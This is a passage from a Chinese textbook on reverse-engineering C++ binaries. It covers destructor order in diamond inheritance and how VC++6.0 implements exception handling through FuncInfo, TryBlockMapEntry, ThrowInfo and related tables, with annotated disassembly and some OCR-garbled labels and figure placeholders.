    00401B8A mov dword ptr[ebp-4], 0
    printf ("virtual~CSofaBed () \r\n");
    }
    00401B9E mov eax, dword ptr[ebp-10h]
    00401BA1 sub eax, 20h; 获取this指针
    00401BA4 test eax, eax; 检查this指针
    00401BA6 je CSofaBed: ~CSofaBed+83h (00401bb3)
    00401BA8 mov ecx, dword ptr[ebp-10h]
    00401BAB sub ecx, 14h
    00401BAE mov dword ptr[ebp-14h], ecx
    00401BB1 jmp CSofaBed: ~CSofaBed+8Ah (00401bba)
    00401BB3 mov dword ptr[ebp-14h], 0
    00401BBA mov ecx, dword ptr[ebp-14h]
    00401BBD add ecx, 10h; 调整this指针
    00401BC0 call@ILT+75 (CBed: ~CBed) (00401050); 调用父类析构函
数
    00401BC5 mov dword ptr[ebp-4], 0FFFFFFFFh
    00401BCC mov ecx, dword ptr[ebp-10h]
    00401BCF sub ecx, 14h; 调整this指针
    00401BD2 call@ILT+125 (CSofa: ~CSofa) (00401082); 调用父类析构
函数
    ; 部分代码分析略
    00401BF1 ret

```

根据对代码清单12-16的分析可知，菱形结构中子类的析构函数执行流程并没有像构造函数那样使用标记来防止重复析构，而是将祖父类放在最后调用。先依次执行两个父类CBed和CSofa的析构函数，然后执行祖父类的析构函数。Release版下的原理也是如此，这里就不再重复分析了。

12.5 本章小结

本章讲解了对对象之间发生继承和派生关系后的内存布局情况，以及相关的处理和操作。读者应该结合C++语法上机进行验证，以熟悉各种内存布局。因为对象之间的关系结构不同，所以它们的内存布局、构造函数、析构函数都有差别，这些是编译器作者为了实现C++的语法而设计的内存结构和执行代码。在其他的编译环境下，其内存结构和相关的处理会有差异，由于不同的C++编译器都需要满足C++的语法标准，故差异也不会太大。要分析由其他编译器创建的程序，可先编写一些简单的语法示例（类似于本章体现各个语法知识点的示例），然后用其他编译器编译，通过反汇编观察其内存布局、构造函数和析构函数的处理流程。

思考题答案：

为什么编译器要在子类析构函数中再次将虚表设置为子类虚表呢？这个操作非常必要，因为编译器无法预知这个子类以后是否会被其他类继承，如果被继承，原来的子类就成了父类，析构函数执行时会先执行当前对象的析构函数，然后向祖父类的方向按继承线路逐层调用各类析构函数，当前对象的析构函数开始执行时，其虚表也是当前对象的，因此执行到父类的析构函数时，虚表必须改写为父类的虚表。编译器所产生的类实现代码，必须能够适应将来不可预知的对象关系，故在每个对象的析构函数内，要加入填写自己虚表的代码。

第13章 异常处理

C++标准中规定了异常处理的语法，各编译器厂商必须遵守这些语法。但由于C++标准中并没有规定异常处理的实现过程，因此导致经不同厂商的编译器编译后产生的异常处理代码各不相同。本书一直使用微软C++编译器系列中的Microsoft Visual C++6.0，因此本章依然针对VC++6.0来讲解。VC++的异常处理与Windows的SEH机制密切相关，大家在学习本章之前，应熟练掌握SEH机制。国内已经有不少书对这些知识作出了精辟的讲解，例如《加密与解密（第三版）》（段钢编著）和《琢石成器—Windows环境下32位汇编语言程序设计》（罗云彬著）等，值得大家认真阅读，为了避免重复讲解，本书不涉及SEH的相关知识。

13.1 异常处理的相关知识

C++中的异常处理机制由try、throw、catch语句组成。

try语句块负责监视异常。

throw用于异常信息的发送，也称之为抛出异常。

catch用于异常的捕获，并作出相应的处理。

异常处理的基本C++语法如下：

```
try{//异常检测
//执行代码
throw异常类型； //抛出异常
}
catch（捕获异常类型）{//异常捕获
```



```
//处理代码
}
catch (捕获异常类型) { //异常捕获
//处理代码
}
.....
```

从C++处理异常的语法中看到，异常的处理流程为：检测异常→产生异常→抛出异常→捕获异常。但对于用户而言，编译器隐藏了异常捕获的流程。在运行过程中，异常产生时会自动地匹配到对应的处理代码中，而这个过程的代码由编译器产生，也较为复杂。异常处理通常是由编译器和操作系统共同完成的，所以不同操作系统环境下的编译器对异常捕获和异常处理的分派过程各有不同。在用户量最多的Windows操作系统环境下，各个编译器也是基于操作系统的异常接口来分别实现C++中的异常处理，所以即使在Windows环境下，不同的编译器处理异常的实现方式也不同。

本章以VC++为例，从逆向分析的角度去讲解VC++处理异常的技术细节，大家若是对其原理兴趣不大，可以跳过13.1~13.3节，直接阅读13.4节来识别try、throw、catch语句的方法。如果以后对VC++实现异常处理的过程又有了兴趣，可以再回头来阅读13.1~13.3节的内容。

VC++在处理异常时会在具有异常处理功能的函数的入口处注册一个异常回调函数，当该函数内有异常抛出时，便会执行这个已注册的异常回调函数。所有的异常信息都会被记录在相关表格中，异常回调函数根据这些表格中的信息进行异常的匹配处理工作。想要了解异常的处理流程，就需要从这些记录相关信息的表格入手。

那么，如何找到这些记录异常信息的表格呢？可以从异常回调函数入手，如图13-1所示。

```

__ehandler$_main proc near          ; DATA XREF: __main+5fo
    mov     eax, offset stru_426658
    jmp     ___CxxFrameHandler
__ehandler$_main endp

```

图 13-1 异常回调函数

图13-1中显示，在调用函数__CxxFrameHandler前，向eax传入了一个全局地址，这是一个以寄存器方式传参的函数，eax便是这个函数的参数。地址标号stru_426658就是要找的第一张表—FuncInfo函数信息表。FuncInfo表的大小为0x14字节，有5个数据成员，记录了try块的信息以及每个try块中所对应的catch块的信息等。有了FuncInfo表便可以顺藤摸瓜找到记录catch块信息的表格。查看地址标号stru_426658中的数据，如图13-2所示。

```

stru_426658    dd 19930520h          ; Magic
               ; DATA XREF:
               dd 2                ; Count
               dd offset stru_426658.Info; InfoPtr
               dd 1                ; CountDtr
               dd offset stru_426688  ; DtrPtr

```

图 13-2 地址标号stru_426658的相关数据

图13-2中的数据就是FuncInfo函数信息表的相关数据，其结构如下：

```

FuncInfo struc; (sizeof=0x14)
magicNumber dd?; 编译器生成标记固定数字0x19930520
maxState dd?; 最大栈展开数的下标值
pUnwindMap dd?; 指向栈展开函数表的指针，指向UnwindMapEntry表结构
dwTryCount dd?; try块数量
pTryBlockMap dd?; try块列表，指向TryBlockMapEntry表结构
FuncInfo ends


```

FuncInfo表结构中提供了两个表格信息，分别为UnwindMapEntry和TryBlockMapEntry。UnwindMapEntry表结构配合maxState项使用，maxState中记录了异常需要展开的次数，展开时需要执行的函数由UnwindMapEntry表结构记录，其结构信息如下：

```
UnwindMapEntry struc; (sizeof=0x08)
toState dd?; 栈展开数下标值
lpFunAction dd?; 展开执行函数
UnwindMapEntry ends
```

由于展开过程中可能存在多个对象，因此以数组形式记录每个对象的析构信息。toState项用于判断结构是否处于数组中，lpFunAction项则用于记录析构函数所在的地址。

结合图13-2找到用来记录try块信息表TryBlockMapEntry的地址标号stru_426688，查看此地址标号中的数据，如图13-3所示。



```
 dword_426688      dd  0
                   dd  0
                   dd  1
                   dd  2
                   dd offset stru_4266A0
```


图 13-3 地址标号stru_426688的相关数据

表TryBlockMapEntry中有5个数据成员，其结构如下：

```
TryBlockMapEntry struc; (sizeof=0x14)
tryLow dd?; try块的最小状态索引，用于范围检查
tryHigh dd?; try块的最大状态索引，用于范围检查
catchHigh dd?; catch块的最高状态索引，用于范围检查
dwCatchCount dd?; catch块个数
pCatchHandlerArray dd?; catch块描述，指向_msRttiDscr表结构
```

TryBlockMapEntry ends

TryBlockMapEntry表结构用于判断异常产生在哪个try块中。tryLow项与tryHigh项用于检查产生的异常是否来源于try块中，而catchHigh项则是用于匹配catch块时的检查项。每个catch块都会对应一个_msRttiDscr表结构，由表结构中的pCatchHandlerArray项记录。结合图13-2，找到_msRttiDscr表的相关信息，如图13-4所示。



```
stru_4266A0  _msRttiDscr <0, offset ??_R0H08, -20, offset sub_40107D>  
; DATA XREF: .rdata:00426698To  
_msRttiDscr <0, offset ??_R0H08, -24, offset sub_401090>
```

图 13-4 地址标号stru_4266A0的相关数据

图13-4中的数据所对应的便是_msRttiDscr表结构，该结构用于描述try块中的某一个catch块的信息，由4个数据成员组成，如下所示：

```
_msRttiDscr struc; (sizeof=0x10)  
nFlag dd?; 用于catch块的匹配检查  
pType dd?; catch块要捕捉的类型，指向TypeDescriptor表结构  
dispCatchObjOffset dd?; 用于定位异常对象在当前EBP中的偏移位置  
CatchProc dd?; catch块的首地址  
_msRttiDscr ends
```

nFlag标记用于检查catch块类型的匹配，标记值所代表的含义如下：

标记值1：常量

标记值2：变量


标记值4：未知

标记值8：引用

`_msRttiDscr`表结构中的`pType`项与`CatchProc`项最为关键。在抛出异常对象时，需要复制抛出的异常对象信息，`dispCatchObjOffset`项用于定位异常对象在当前`EBP`中的偏移位置。`CatchProc`项中保存了异常处理`catch`块的首地址，这样在匹配异常后便可正确地执行`catch`语句块。异常的匹配信息记录在`pType`所指向的结构中。`Type`所指向的结构的描述如下所示：

```
TypeDescriptor struc
hash dd?; 类型名称的Hash数值
spare dd?; 保留，可能用于RTTI名称记录
name db?; 类型名称
TypeDescriptor ends
```

`TypeDescriptor`为异常类型结构，其中`name`项用于记录抛出异常的类型名称，是一个字符型数组，图13-4中的地址标号`??_R0M@8`保存了`TypeDescriptor`表结构的首地址，跟踪到此地址处，如图13-5所示。



```
; float `RTTI Type Descriptor'
??_R0M@8      dd offset ??_7type_inf

              dd 0
a_m           db '.M',0,0,0,0,0,0
; int `RTTI Type Descriptor'
??_R0M@8      dd offset ??_7type_inf

              dd 0
a_h           db '.M',0,0,0,0,0,0
```


图 13-5 `TypeDescriptor`表结构的信息

根据图13-5中的数据显示，`name`项为`.M`，表示异常捕获

为int类型。当抛出异常类型为对象时，由成员spare来保存包含类型名称的字符串。如以下代码所示：

```
class CMyException{
public:
char szShow[32];
};
void main () {
try{
CMyException MyException;
strcpy (MyException.szShow, "err.....");
throw&MyException;
}
catch (CMyException*e) {
printf ("%s\r\n", e->szShow);
}
}
```

按照以上结构对应关系，查找到TypeDescriptor表结构的信息，如图13-6所示。



```
??_R0M28      dd offset ??_7type_info@@@6B@ ; DAT
; .rdata:s
; const ty
dd 0
a_pavcmylefti db '.PAVCMYException@@',0
```

图 13-6 自定义异常类型的TypeDescriptor表结构

根据图13-6中显示的信息，此时spare项中保存了类的名称。有了这些信息后，就可以通过与抛出异常时的信息进行对比，得到对应的表结构，通过_msRttiDscr表结构中的CatchProc项得到catch块的首地址。根据图13-4中显示的信息，可以得知处理int类型异常的catch语句块的首地址在地址标号sub_40107D处，跟踪到此地址处，相关信息如图13-7所示。

```

sub_40107D    proc near                                ; DATA XREF: .rdata
              push    offset aCatchInt ; "catch int\r\n"
              call    _printf
              add     esp, 4
              mov     eax, offset sub_4010A3
              retn
sub_40107D    endp

```

图 13-7 catch块处理代码

到此，在处理异常过程中所接触到的表结构已经被找到，接下来还需要找到抛出异常时产生的表格信息。抛出异常的工作由throw语句完成，找到调用throw时的代码信息，如图13-8所示。

```

push    offset __TI1H
lea     eax, [ebp+var_1C]
push    eax
call    __CxxThrowException@8 ; _CxxThrowException(x,x)

```

图 13-8 抛出异常产生的反汇编代码

观察图13-8，在调用抛出异常函数时传递了一个全局参数__TI1H。这个标号便是抛出异常时所需要的表结构信息——ThrowInfo，其结构说明如下：

```

ThrowInfo struc; (sizeof=0x10)
nFlag dd?; 抛出异常类型标记
pDestructor dd?; 异常对象的析构函数地址
pForwardCompat dd?; 未知
pCatchTableTypeArray dd?; catch块类型表，指向
CatchTableTypeArray表结构
ThrowInfo ends

```

ThrowInfo表结构中携带了类型信息，用于匹配抛出的异

常类型。当nFlag为1时，表示抛出常量类型的异常；当nFlag为2时，则表示抛出变量类型的异常。由于在try块中产生的异常被处理后不会再返回try块中，pDestructor的作用就是记录try块中的异常对象的析构函数地址，当异常处理完成后调用异常对象的析构函数。

抛出的异常所对应的catch块的类型信息就被记录在pCatchTableTypeArray所指向的结构中。借助图13-8显示的ThrowInfo表结构的地址和pCatchTableTypeArray项所保存的地址，可以找到表结构CatchTableTypeArray，如图13-9所示。



图 13-9 CatchTableTypeArray表结构的信息

图13-9中显示了CatchTableTypeArray表结构中的数据，结构说明如下：

```
CatchTableTypeArray struc; (sizeof=0x8)
dwCount dd?; CatchTableType数组包含的元素个数
ppCatchTableType dd?; catch块的类型信息，类型为CatchTableType**
CatchTableTypeArray ends
```

ppCatchTableType指向一个指针数组，dwCount用于描述数组中的元素个数。图13-9中显示只有一个元素，该元素数据为__CT??_R0H@84，这个地址标号指向了CatchTableType表结构。CatchTableType中含有处理异常时所需的相关信息，如图13-10所示。


```
__CT??_ROH@84 dd 1
                dd offset ??_ROH@8
                dd 0
                dd 0FFFFFFFFh
                dd 0
                dd 4
                dd 0
                dd 0
```

图 13-10 CatchTableType表结构的信息

图13-10中的第二项数据是不是眼熟呢？回看图13-5，地址标号??_ROH@8指向一个TypeDescriptor表结构，于是在处理异常时可以根据这项进行对比，找到正确的catch块并进行处理。CatchTableType表结构中还包含了其他信息，如下所示：

```
CatchTableType struc; (sizeof=0x1C)
flag dd?; 异常对象类型标志
pTypeInfo dd?; 指向异常类型结构, TypeDescriptor表结构
thisDisplacement PMD?; 基类信息
sizeOrOffset dd?; 类的大小
pCopyFunction dd?; 复制构造函数的指针
CatchTableType ends
```

flag标记用于判断异常对象属于哪种类型，如指针、引用、对象等。标记值所代表的含义如下：

标记值0x1：简单类型复制；

标记值0x2：已被捕获；

标记值0x4：有虚表基类复制；

标记值0x8：指针和引用类型复制。

当异常类型为对象时，由于对象存在基类等相关信息，

因此需要将它们也记录下来， thisDisplacement保存了记录基类信息结构的首地址。

```

PMD struc; (sizeof=0xC)
dwOffsetToThis dd?; 基类偏移
dwOffsetToVBase dd?; 虚基类偏移
dwOffsetToVbTable dd?; 基类虚表偏移
PMD ends
    
```

图13-11是异常回调与异常抛出的结构关系图。




图 13-11 异常回调与异常抛出的结构关系图

13.2 异常类型为基本数据类型的处理流程

到此，异常处理过程中所需要的结构信息全部介绍完毕。有了对异常处理的初步认识，接下来结合实践来深入了解异常处理的流程。先来看代码清单13-1。

代码清单13-1 异常处理流程—Debug版

```
//C++源码
int main (int argc, char*argv[]) {
try{
throw 1; //抛出异常
}
catch (int e) {
printf ("触发int异常\r\n");
}
catch (float e) {
printf ("触发float异常\r\n");
}
return 0;
}
//C++源码与对应汇编代码讲解
int main (int argc, char*argv[]) {
00401010 push ebp
00401011 mov ebp, esp
00401013 push 0FFh
; 异常回调函数, __ehandler$_main函数分析见代码清单13-2
00401015 push offset__ehandler$_main (00413450)
0040101A mov eax, fs: [00000000]
00401020 push eax
00401021 mov dword ptr fs: [0], esp; 注册异常回调处理函数
; Debug环境初始化部分略
try{
00401041 mov dword ptr[ebp-4], 0
throw 1; //抛出异常
00401048 mov dword ptr[ebp-14h], 1; 设置异常编号
0040104F push offset__TI1H (00426630); 压入异常结构
00401054 lea eax, [ebp-1Ch]
00401057 push eax; 压入异常编号
```

```
; __CxxThrowException@8函数中调用API函数Raise Exleption
00401058 call__CxxThrowException@8 (004017a0); 调用异常分配函数
}
; 异常捕获处理部分略
```

在代码清单13-1中，在进入main函数后，首先压入异常回调函数，用于在产生异常时接收并分配到对应的异常处理语句块中。进一步分析异常回调函数__ehandler\$_main，如代码清单13-2所示。

代码清单13-2 异常回调函数__ehandler\$_main分析— Debug版

```
=====示例代码截取自
IDA=====
00413140__ehandler$_main proc near; DATA XREF: _main+50
; 利用eax传参，将stru_426468重新命名为g_lpFuncInfo
00413140 mov eax, offset stru_426468
00413145 jmp__CxxFrameHandler
00413145__ehandler$_main endp
; 传入了异常处理的相关信息，函数__CxxFrameHandler的声明如下：
; int__cdecl__CxxFrameHandler (EXCEPTION_RECORD*pExcept,
EHRegistrationNode*pRN,
struct_CONTEXT*pContext,
void*pDC)
00401210 var_8=dword ptr-8
00401210 var_4=dword ptr-4
00401210 arg_0=dword ptr 8; 参数1, pExcept
00401210 arg_4=dword ptr 0Ch; 参数2, pRN
00401210 arg_8=dword ptr 10h; 参数3, pContext
00401210 arg_C=dword ptr 14h
00401210
00401210 push ebp
00401211 mov ebp, esp; 保存栈底，并重新设置栈底
00401213 sub esp, 8; 申请局部变量空间
00401216 push ebx
00401217 push esi
00401218 push edi; 保存环境
00401219 cld; 将DF位置0，每次操作后，esi、edi递增
; var_8局部变量保存g_lpFuncInfo首地址，重命名pFuncInfo
0040121A mov[ebp+pFuncInfo], eax
```

```

0040121D push 0; 压入0作为参数
0040121F push 0; 压入0作为参数
00401221 push 0; 压入0作为参数
00401223 mov eax, [ebp+pFuncInfo]
00401226 push eax; 压入pFuncInfo结构首地址作为参数
00401227 mov ecx, [ebp+arg_C]
0040122A push ecx
0040122B mov edx, [ebp+pContext]
0040122E push edx; 压入pContext作为参数
0040122F mov eax, [ebp+arg_4]
00401232 push eax; 压入pRN作为参数
00401233 mov ecx, [ebp+pExcept]
00401236 push ecx; 压入pExcept作为参数
00401237 call __InternalCxxFrameHandler; 调用异常处理函数
; 部分代码分析略
0040124B retn
0040124B __CxxFrameHandler endp

```

代码清单13-2的主要工作是获取异常的相关信息，最后通过 `_InternalCxxFrameHandler` 进行异常的分类处理。该函数的参数含有 `FuncInfo` 结构、`EHRegistrationNode` 结构以及 `EXCEPTION_RECORD` 结构。`EXCEPTION_RECORD` 结构可通过MSDN查询，其结构说明如下：

```

EXCEPTION_RECORD struct
ExceptionCode dd?; 异常类型，产生异常的错误编号
ExceptionFlags dd?; 异常标记
lpExceptionRecord dd?; 嵌套异常使用
ExceptionAddress dd?; 异常产生地址
NumberParameters dd?; 用于指定ExceptionInformation数组中的元素个数
MagicNumber dd?; 存储异常处理的附加参数
EXCEPTION_RECORD ends

```

`EHRegistrationNode`的表结构说明如下：

```

EHRegistrationNode struct; (sizeof=0x10)
pNext dd?; 指向链表的上一个节点EHRegistrationNode*
HandlerProc dd?; 记录当前函数栈帧的异常回调函数

```

```
dwState dd?; 记录当前函数栈帧的状态值
dwEbp dd?; 记录当前函数栈帧的ebp值
EHRegistrationNode ends
```

`_Internal Cxx FrameHandler`函数主要完成了标记检查、展开、查找和派发等工作。下面通过代码清单13-3来详细分析此函数的相关流程。

代码清单13-3 `_InternalCxxFrameHandler`分析—Debug版

```
//函数原型:
int __cdecl __InternalCxxFrameHandler (EXCEPTION_RECORD *pExcept
EHRegistrationNode *pRN,
struct _CONTEXT *pContext,
void *pDC,
struct FuncInfo *pFuncInfo,
int CatchDepth,
int pMarkerRN,
int recursive);
004035C0 __InternalCxxFrameHandler proc near
; 部分代码分析略
004035C6 mov eax, [ebp+arg_10]; arg_10对应pFuncInfo
004035C9 cmp dword ptr[eax], 19930520h; 对比标识符
004035CF jnz short loc_4035DA
004035D1 mov [ebp+var_8], 0
004035D8 jmp short loc_4035E2; 标识符正确, 跳转到异常处理部分
; 部分代码分析略
004035E2 loc_4035E2:
004035E2 mov ecx, [ebp+pExcept]
004035E5 mov edx, [ecx+4]; 获取异常标记
004035E8 and edx, 66h
004035EB test edx, edx; 比较异常是否为EXCEPTION_UNWIND
004035ED jz short loc_40361E; 不等则跳转
; 部分代码分析略
loc_40361E:
0040361E mov ecx, [ebp+arg_10]
00403621 cmp dword ptr[ecx+0Ch], 0; 检查FuncInfo结构中记录try块
数的dwTryCount成员
00403625 jz short loc_4036A6
00403627 mov edx, [ebp+pExcept]
; edx中保存了pExcept, 取第一项ExceptionCode异常类型
0040362A cmp dword ptr[edx], 0E06D7363h; 0E06D7363h为C++异常错
```

误码

```
00403630 jnz short loc_40367E
00403632 mov eax, [ebp+pExcept]
; eax中保存了pExcept, 取MagicNumber, 由此可见第一个附加参数为
```

FuncInfo结构

```
00403635 cmp dword ptr[eax+14h], 19930520h; 存储异常处理的附加参
```

数

```
0040363C jbe short loc_40367E
; 部分代码分析略
loc_40367E:
; 参数传递代码分析略
; 调用查找try块与catch块的函数FindHandler
call?
```

```
FindHandler@@YAXPAUEHExceptionRecord@@PAUEHRegistrationNode@@PAU_
CONTEXT@@PAXPBU_s_FuncInfo@@EH1@Z
```

```
; 函数FindHandler的分析见代码清单13-4
; 部分代码分析略
```

```
004036AE retn
```

```
004036AE __InternalCxxFrameHandler endp
```

通过对代码清单13-3的分析可知，函数 `__InternalCxxFrameHandler` 的主要功能是完成异常类型的检查，最终调用查找try块和catch块的函数 `FindHandler`。这个函数是完成异常处理的关键部分，完成了查找try块中抛出的异常对应的catch语句块的过程，具体分析如代码清单13-4所示。

代码清单13-4 FindHandler分析—Debug版

```
//函数原型:
; FindHandler (EXCEPTION_RECORD*pExcept,
//异常记录信息(附加参数携带了异常对象指针和ThrowInfo对象指针)
EHRegistrationNode*pRN,
struct_CONTEXT*pContext,
void*pDC,
struct FuncInfo*pFuncInfo, //函数信息
int recursive,
int CatchDepth,
int pMarkerRN)
004036B0 push ebp
004036B1 mov ebp, esp
004036B3 sub esp, 30h
```



```

004036B6 mov[ebp+var_8], 0
; 获取指向EHRegistrationNode表结构的指针pRN
004036BA mov eax, [ebp+arg_4]
; 获取EHRegistrationNode表结构中的dwState
004036BD mov ecx, [eax+8]; 获取当前函数栈帧的状态值
004036C0 mov[ebp+var_4], ecx; 将var_4重命名为dwState
004036C3 cmp[ebp+dwState], 0FFFFFFFh; 检查当前框架的最大值是否为
空
004036C7 jnl short loc_4036DD
; 获取指向FuncInfo表结构的指针pFuncInfo
004036C9 mov edx, [ebp+arg_10]
004036CC mov eax, [ebp+dwState]; 获取当前函数栈帧的状态值
004036CF cmp eax, [edx+4]; 检查是否超过当前框架的最大值
004036D2 jge short loc_4036DD
004036D4 mov[ebp+var_28], 0
004036DB jmp short loc_4036E5
; 部分代码分析略
loc_4036E5:
004036E5 mov ecx, [ebp+pExcept]
004036E8 cmp dword ptr[ecx], 0E06D7363h; 检查异常错误编号
004036EE jnz loc_40379E; 跳向其他类型的异常处理, 重命名为
EX_OTHER_ONE
004036F4 mov edx, [ebp+pExcept]
; 检查指定ExceptionInformation数组中的元素个数
004036F7 cmp dword ptr[edx+10h], 3
004036FB jnz EX_OTHER_ONE
00403701 mov eax, [ebp+pExcept]; 存储异常处理的附加参数
00403704 cmp dword ptr[eax+14h], 19930520h
0040370B jnz EX_OTHER_ONE
00403711 mov ecx, [ebp+pExcept]
00403714 cmp dword ptr[ecx+1Ch], 0; 检查ThrowInfo*指针
00403718 jnz EX_OTHER_ONE
0040371E cmp_pCurrentException, 0;
EHEXceptionRecord*_pCurrentException
00403725 jnz short loc_40372C
00403727 jmp loc_403945; 跳转到函数结尾处, 结束函数调用
loc_40372C:
; 部分代码分析略
loc_403764:
00403764 mov edx, [ebp+pExcept]
00403767 cmp dword ptr[edx], 0E06D7363h; 与上面的异常检查相似
; 跳向其他类型异常处理, 与上面的流程不同, 重命名EX_OTHER_TWO
0040376D jnz EX_OTHER_TWO
; 部分代码分析略
EX_OTHER_TWO:

```

```

00403797 mov[ebp+var_30], 0
EX_OTHER_ONE:
0040379E mov eax, [ebp+pExcept]; 检查异常错误编号
004037A1 cmp dword ptr[eax], 0E06D7363h
004037A7 jnz loc_403905
; 部分代码分析略
; 函数返回_GetRangeOfTrysToCheck try块的首地址TryBlockMapEntry*
004037DE call_GetRangeOfTrysToCheck
004037E3 add esp, 14h
; =====for循环结构赋初值部分=====
; 将try块信息列表（TryBlockMapEntry表结构的指针），保存到ebp+var_10
中
004037E6 mov[ebp+var_10], eax; 重命名ebp+pTryBlockMap
004037E9 jmp short loc_4037FD; 跳转向循环语句块
; =====for循环步长计算部分=====
loc_4037EB:
004037EB mov edx, [ebp+var_14]; edx中保存当前try块，重命名为
curTry
004037EE add edx, 1
004037F1 mov[ebp+curTry], edx; 对当前try块加1
004037F4 mov eax, [ebp+pTryBlockMap]
004037F7 add eax, 14h; 加上TryBlockMapEntry表结构的长度
004037FA mov[ebp+pTryBlockMap], eax;
; =====for循环条件比较部分=====
loc_4037FD:
004037FD mov ecx, [ebp+curTry]; 获取当前try块
00403800 cmp ecx, [ebp+var_C]; 比较当前try与最后一个try块
00403803 jnb loc_4038E8
